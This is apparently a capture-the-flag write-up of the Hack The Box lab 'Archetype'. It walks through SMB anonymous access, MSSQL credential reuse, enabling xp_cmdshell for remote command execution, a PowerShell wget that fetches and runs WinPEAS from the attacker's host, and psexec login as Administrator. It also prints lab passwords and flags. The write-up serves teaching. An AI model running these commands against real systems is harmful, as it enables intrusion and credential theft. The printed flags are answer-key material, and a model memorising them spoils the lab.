> For the complete documentation index, see [llms.txt](https://kryptocoder.gitbook.io/hacking-knowledge/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kryptocoder.gitbook.io/hacking-knowledge/write-ups/htb-starting-point/archetype.md).

# Archetype (Tier 2)

## <mark style="color:blue;">Description</mark>

* **Tier&#x20;**<mark style="color:green;">**->**</mark> 2
* **Difficulty** <mark style="color:green;">**->**</mark> Very Easy
* **OS** <mark style="color:green;">**->**</mark> Windows
* **Tags&#x20;**<mark style="color:green;">**->**</mark> Protocols / MSSQL / SMB / PowerShell / Reconnaissance / Remote Code Execution\
  &#x20;             / Clear Text Credentials / Information Disclosure / Anonymous-Guest Access

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2Fq5M4BF271Si6SSXQlQy2%2Fimage.png?alt=media&amp;token=a5e1b1e7-ebae-40d3-8ef1-553b99dea4dc" alt=""><figcaption><p><a href="https://app.hackthebox.com/starting-point?tier=1">https://app.hackthebox.com/starting-point?tier=2</a></p></figcaption></figure>

## <mark style="color:blue;">Write-up</mark>

* I started doing an initial port scan using [*Nmap*](/hacking-knowledge/networks-wip/tools-and-utilities.md#nmap)

{% code lineNumbers="true" %}

```bash
nmap 10.129.59.187 -p- -Pn --min-rate 2500 -oN scan.txt
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FEmTtAquTdGmEZB1woevV%2Fimage.png?alt=media&amp;token=5ddc5217-8de0-442d-b6e0-c3d46cc1fd3f" alt=""><figcaption></figcaption></figure>

***

* With this, I answered the first question

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FV1AMaozF4OwstOqPmx7O%2Fimage.png?alt=media&amp;token=5b6f6067-684f-4059-a0a2-772d038a8d77" alt=""><figcaption></figcaption></figure>

> Answer: ***1433***

***


* Then I did an exhaustive scan on the ports found to get information about the services running

<pre class="language-bash" data-overflow="wrap" data-line-numbers><code class="lang-bash"><strong>nmap 10.129.59.187 -p135,139,445,1433,5985,47001,49664,49666,49667,49668,49669 -sVC -oN serv_scan.txt
</strong></code></pre>

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FbyZYEAfLEQ239Lmg4LPJ%2Fimage.png?alt=media&amp;token=5140e620-0215-46e1-ad3b-5c4a13cb9233" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FM0CKXs62h2PQQhI0hKxm%2Fimage.png?alt=media&amp;token=9bd8ff7d-c741-46b3-ab0d-0e7533dc0e19" alt=""><figcaption><p>snippet</p></figcaption></figure>

***

* I found two interesting services: an SMB server on port 445 and an [*MS SQL*](https://www.microsoft.com/en/sql-server/) database on port 1433. I started interacting with the SMB service using the [*smbclient*](/hacking-knowledge/networks-wip/tools-and-utilities.md#smbclient) utility and tried to list the shared folders. When asked for the password, I just entered a blank password, and it worked successfully, listing the shared contents&#x20;

{% code lineNumbers="true" %}

```bash
smbclient -L 10.129.59.187
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FtCck9SvrhXpUrVLzgYZd%2Fimage.png?alt=media&amp;token=d193295e-249c-41f2-bebc-b684f30db557" alt=""><figcaption></figcaption></figure>

{% hint style="success" %}
To learn more about the SMB protocol, you can go [here](/hacking-knowledge/networks-wip/protocols/smb.md)
{% endhint %}

***

* With this, I answered the next question

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F9C4983QLQ8RB87EgV5Z4%2Fimage.png?alt=media&amp;token=6e25994e-6691-4cb8-9a8b-c55a735341e2" alt=""><figcaption></figcaption></figure>

> Answer: ***backups***

***

* Then I tried to access these folders and check their content, starting with the striking *backups* folder, which didn't have privilege restrictions to access it. Once inside, I listed the contents of the folder and found a file that seemed to be a backup of important information, so I downloaded it to my machine and closed the connection

{% code overflow="wrap" lineNumbers="true" %}

```bash
smbclient //10.129.59.187/backups
get prod.dstConfig
exit
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F30e7NOJAo7HHuBdJPj08%2Fimage.png?alt=media&amp;token=e55f98c8-88b1-49bc-975c-1ea196ce0e7c" alt=""><figcaption></figcaption></figure>

***

* I  checked the file content and found important information about the configuration of a product, and within it, credentials for a database. These could be for the *MSSQL* database that was running on the machine

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F1n3JXMXbW25CR1otTSPh%2Fimage.png?alt=media&amp;token=ef99dd79-533a-4cc1-8e03-a2fc627aff67" alt=""><figcaption></figcaption></figure>

***

* With this and some research, I answered the next questions

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FoY1oGDQtGRGgIC8To7zZ%2Fimage.png?alt=media&amp;token=28c71271-660a-4292-a1b0-965c76f59880" alt=""><figcaption></figcaption></figure>

> Answer: ***M3g4c0rp123***

***

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FukAmcHfTafuE7Ql94fF4%2Fimage.png?alt=media&amp;token=2cfac5f4-f697-4ec4-83f1-84f417e14c12" alt=""><figcaption></figcaption></figure>

> Answer: ***mssqlclient.py***

***

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FSJff9dQhzUmgtrKZBAI0%2Fimage.png?alt=media&amp;token=c0d0e246-4764-42ed-ad68-760897170fcd" alt=""><figcaption></figcaption></figure>

> Answer: ***xp\_cmdshell***

***

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FE0OqnEFQzY5ux7tRHPjd%2Fimage.png?alt=media&amp;token=10e915aa-4317-4c96-ae85-112a4bab3627" alt=""><figcaption></figcaption></figure>

> Answer: ***WinPEAS***

***

* To help me connect to the database, I used the [*Impacket*](/hacking-knowledge/networks-wip/tools-and-utilities.md#impacket) toolkit, using the *mssqlclient* module to connect to the *MS SQL* service with the credentials I had found in the previous file. Also, as I knew this was a Windows host, I specified using this kind of authentication, and after starting the connection, I successfully connected

{% code overflow="wrap" lineNumbers="true" %}

```bash
impacket-mssqlclient ARCHETYPE/sql_svc@10.129.59.187 -windows-auth
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F3f0gLur48Sgl9CG5uH2R%2Fimage.png?alt=media&amp;token=f5a5c300-1c02-412d-af26-4d9ed818bfe1" alt=""><figcaption></figcaption></figure>

***

* Once inside, I explored the database but didn't find anything relevant, so next, I checked if it was possible to abuse the *xp\_cmdshell* utility, which could let me gain [*RCE*](/hacking-knowledge/penetration-testing/related-concepts.md) through *MS SQL*. I tried to execute a command, but it told me that the utility was not configured, so I did the proper configuration, and after retrying, it worked

<pre class="language-powershell" data-overflow="wrap" data-line-numbers><code class="lang-powershell"><strong>EXEC xp_cmdshell 'whoami';
</strong>EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'whoami';
</code></pre>

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FM6vPnfkJ7aZFLF1jVRO4%2Fimage.png?alt=media&amp;token=fde70fc3-3d98-41e2-b9b9-cea7011f19ea" alt=""><figcaption></figcaption></figure>

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FmV5D8L9LXc5ftJBHSpW7%2Fimage.png?alt=media&amp;token=40d083e1-b5f8-4fde-a582-8b10d82c707e" alt=""><figcaption></figcaption></figure>

{% hint style="warning" %}
This reconfiguration will only work if we have high privileges to do it
{% endhint %}

{% hint style="success" %}
To learn the complete process for abusing *xp\_cmdshell,* you can go [here](/hacking-knowledge/database-attacks/attack-techniques/ms-sql-xp_cmdshell-abuse.md)
{% endhint %}

***

* With this, as I could execute system commands, I tried to invoke PowerShell to interact more comfortably with the system. I did a little test using the `pwd` command and got a positive response, giving us the corresponding output

{% code overflow="wrap" lineNumbers="true" %}

```bash
EXEC xp_cmdshell "powershell -c pwd";
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FD6Rt84hXPNx2UxTHb7FH%2Fimage.png?alt=media&amp;token=6b8f0941-77f5-4c38-a8d0-771ffff16091" alt=""><figcaption></figcaption></figure>

***

* So, abusing this, I could do an internal file enumeration in the system. I went to the user's Desktop folder and listed its contents, where I found a *user.txt* file, which I read to obtain the user flag

{% code overflow="wrap" lineNumbers="true" %}

```powershell
EXEC xp_cmdshell "powershell -c cd C:\Users\sql_svc\Desktop ; dir";
EXEC xp_cmdshell "powershell -c cd C:\Users\sql_svc\Desktop ; Get-Content user.txt";
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FLvXlHnShbicreLZrMxhl%2Fimage.png?alt=media&amp;token=a842d40c-1332-4225-93d6-be4060c3d8c2" alt=""><figcaption></figcaption></figure>

***

* I had to find a way to escalate privileges, so to help me with this, I tried using [*WinPEAS*](/hacking-knowledge/penetration-testing/process-stages/post-exploitation/tools-and-utilities.md#winpeas) to find any path to do the escalation. I imported it successfully, ran it, and after the scan was finished, checked the results, which let us know the path to some interesting files that were found

{% code overflow="wrap" lineNumbers="true" %}

```bash
# On our machine
wget https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe   #Get WinPEAS
python3 -m http.server 1234 # In the folder where we have WinPEAS to host it

# On the target machine
EXEC xp_cmdshell "powershell -c cd C:\Users\sql_svc\Desktop ; wget http://10.10.14.117:1234/winPEASx64.exe -outfile winPEASx64.exe"
EXEC xp_cmdshell "powershell -c cd C:\Users\sql_svc\Desktop ; .\winPEASx64.exe"
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2Fy9nZd0hCE4A10R0hYtE0%2Fimage.png?alt=media&amp;token=d3907273-c7b9-43b5-8c07-cf2e570c673e" alt=""><figcaption><p>snippet</p></figcaption></figure>

***

* I observed that one of the routes was under the PowerShell installation folder and seemed to be a file related to the history of commands. I navigated to that route and checked the content of the file, where I found a command for a previous connection to the *Administrator* user, and also that the corresponding password for this user was being leaked

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FqFl8exyxQcU4VJI4X4SF%2Fimage.png?alt=media&amp;token=c99fc64c-780a-486e-a5f7-e221de1e1e34" alt=""><figcaption></figcaption></figure>

***

* With this and the previously found user flag, I answered the next questions

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FV1S06QYBvRX4bNRC4rkY%2Fimage.png?alt=media&amp;token=ccb7f355-6123-4b51-aac0-0715876c3f88" alt=""><figcaption></figcaption></figure>

> Answer: ***ConsoleHost\_history.txt***

***

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FJeGuR044UUWXouOlYNYd%2Fimage.png?alt=media&amp;token=bb897015-34b5-4979-9f2c-f1c2d34d1b07" alt=""><figcaption></figcaption></figure>

> Answer: ***3e7b102e78218e935bf3f4951fec21a3***

***

* Knowing this information, I could try to access the network service on the target with these credentials. For this, *Impacket* helped me again, this time with the *psexec* module, and after using it, I successfully logged in as a privileged user

{% code overflow="wrap" lineNumbers="true" %}

```bash
impacket-psexec administrator@10.129.59.187
```

{% endcode %}

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2FFCGG2k7czfkjaAHenHSE%2Fimage.png?alt=media&amp;token=aaf79a5d-27d8-48e3-b2c1-0f3ca0bcbdfd" alt=""><figcaption></figcaption></figure>

***

* Finally, I navigated to the Desktop folder of the *Administrator* user, where I found a *root.txt* file, and by reading its content, I retrieved the root flag

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F7SZjOkALoyHugIXYLAjz%2Fimage.png?alt=media&amp;token=dac06ff5-9793-4ac1-9d2f-7fb4e2d456d1" alt=""><figcaption></figcaption></figure>

***

* With this, I got the root flag and pwned the machine

<figure><img src="https://1571945027-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FtgxeteB8N7iEoJU7WZh6%2Fuploads%2F7IT97FbkPlTo5KtwskbE%2Fimage.png?alt=media&amp;token=04037b77-8ec9-429a-87d1-9f8e19d957fe" alt=""><figcaption></figcaption></figure>

> Answer: ***b91ccec3305e98240082d4474b848528***